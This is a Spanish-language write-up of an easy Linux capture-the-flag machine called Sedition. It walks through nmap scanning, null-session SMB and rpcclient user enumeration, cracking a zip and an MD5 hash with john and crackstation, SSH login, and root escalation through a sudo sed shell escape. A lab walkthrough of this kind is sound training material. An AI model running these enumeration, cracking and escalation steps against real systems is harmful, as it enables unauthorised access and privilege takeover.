Sedition

web:: HackTheBox
dificult:: easy
OS:: Linux
estado:: Completado

Skils

- Enumeracion de usuarios mediante rpcclient
- Enumeracion de recursos compartidos
- zip2john
- johnTheripper
- MariaDB - Escalada de privilegios
- SUID - Sed

Enumeracion

Empiezo realizando un escaneo a la IP para descubrir puertos abiertos

```
sudo nmap -p- --open -sS -n -Pn --min-rate 5000 -T5 <IP>
```

`-p-` : Le indico que me escanee los 65535 puertos
`--open` : Solo me mostrara los puertos abiertos
`-sS` : Stealth Scan no completara el proceso de three way handshake
`-n` : Sin resolucion DNS
`-Pn` : Sin Host Discovery
`--min-rate 5000` : Enviare minimo 5 k de paquetes por segundo
`-T5` : Escaneo agresivo

Gracias a este escano pudimos descubrir 3 puertos abiertos

```
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
65535/tcp open  unknown
```

Vamos a profundizar un poco mas en esos 3 puertos para ver que nos encontramos

```
sudo nmap -p 139,445,65535 -sVC -Pn -n --min-rate 5000 192.168.1.238 -oN nmap
```

`-p <Puertos>` : Ya no escaneo a los 65535 ahora solo al los que le indico por pantalla
`-sVC` : Nmap me descubrira Versiones de los servicios que corren por dichos puertos y ejecutara

scripts basicos de reconocimiento que me dan acceso a un poco mas de informacion sobre la maquina `-oN nmap` : Guardo el output en un archivo llamado nmap

```
PORT      STATE SERVICE     VERSION
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
65535/tcp open  ssh         OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)
| ssh-hostkey:
|   256 32:ca:e5:d1:12:c2:1e:11:1e:58:43:32:a0:dc:03:ab (ECDSA)
|_  256 79:3a:80:50:61:d9:96:34:e2:db:d6:1e:65:f0:a9:14 (ED25519)
MAC Address: 08:00:27:AD:17:AD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: SEDITION, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
| smb2-time:
|   date: 2025-07-19T14:02:37
|_  start_date: N/A
|_clock-skew: 58m59s
```


Bien al ver el puerto 139 y 445 se me ocurre conectarme al `puerto 139` con `rpcclient` para intentar enumerar usuarios

```
rpcclient -U '' '<IP>'
```

```
Password for [WORKGROUP\]:
rpcclient $> enumdomusers
user:[cowboy] rid:[0×3e8]
rpcclient $>
```

Ya hemos enumerado un usuario, bien, voy a ver si con `smbmap` puedo acceder a algun recurso compartido


```
smbmap -H <IP>
```



Vemos que hay un recurso compartido con el que podemos acceder con null session pero solo con permisos de lectura, vamos a ver que se cuece :), voy a acceder a este recurso con `smbclient`


```
smbclient //<IP>/backup
```

Hay un zip que nos descargaremos para unzipearlo...



Una vez descargado, vamos a unzipearlo

```
unzip secretito.zip
```



Al parecer tiene contraseña, asi que lo mejor que podemos hacer es utilizar `zip2john` para crackear la contraseña

```
zip2john secretito.zip > hash
```

esto nos guardara un hash que podremos crackear con `johntheripper`

```
john hash --wordlist=rockyou.txt
```

nos encuentra sebastian

```
❯ sudo john hash --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sebastian        (secretito.zip/password)
1g 0:00:00:00 DONE (2025-07-19 09:16) 50.00g/s 819200p/s 819200c/s 819200C/s 123456..cocoliso
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

bien cuando lo descomprimimos nos da un archivo llamado password y si leo el archivo veo esta cadena de texto:

```
❯ cat password
elbunkermolagollon123
```

supongo que es la contraseña de cowboy asi que voy a conectarme por el ssh del puerto 65535

Intrusion

```
ssh cowboy@<IP> -p 65535
```

bien, lo primero que hago siempre que me conecto a un usuario es ver el `bash_history` con el comando `history`

```
history
```

```
cowboy@Sedition:/home$ history
    1  history
    2  exit
    3  mariadb
    4  mariadb -u cowboy -pelbunkermolagollon123
    5  su debian
    6  ls
    7  ls -la
    8  history
    9  mariadb -u cowboy -pelbunkermolagollon123
   10  ls
   11  cd /home
   12  ls
   13  history
cowboy@Sedition:/home$
```

vamos a ejecutar ese comando para conectarnos a esa base de datos

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| bunker             |
| information_schema |
+--------------------+
2 rows in set (0,007 sec)
```

vemos una base de datos llamada bunker, vamos a entrar a ver que hay

```
Database changed
MariaDB [bunker]> show tables;
+-----------------+
| Tables_in_bunker |
+-----------------+
| users           |
+-----------------+
1 row in set (0,001 sec)

MariaDB [bunker]> select * from users;
+--------+----------------------------------+
| user   | password                         |
+--------+----------------------------------+
| debian | 7c6a180b36896a0a8c02787eeafb0e4c |
+--------+----------------------------------+
1 row in set (0,001 sec)
```

bien vemos esa cadena de texto, tiene pinta de ser un MD5 asi que vamos a utilizar crackstation para crackearla

7c6a180b36896a0a8c02787eeafb0e4c	md5	password1

tenia razon, contraseña de debian es `password1`

```
cowboy@Sedition:/home$ su debian
Contraseña:
debian@Sedition:/home$
```

ya somos debian

solo queda ser root, vamos a ver los permisos SUID

```
debian@Sedition:/home$ sudo -l
Matching Defaults entries for debian on sedition:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User debian may run the following commands on sedition:
    (ALL) NOPASSWD: /usr/bin/sed
debian@Sedition:/home$
```

tiene el binario sed vamos a ver si en GTFObins para ver como podemos escalar a root

```
debian@Sedition:/home$ sudo /usr/bin/sed '1e exec sh 1>&0' /etc/hosts
# whoami
root
#
```

Ya somos root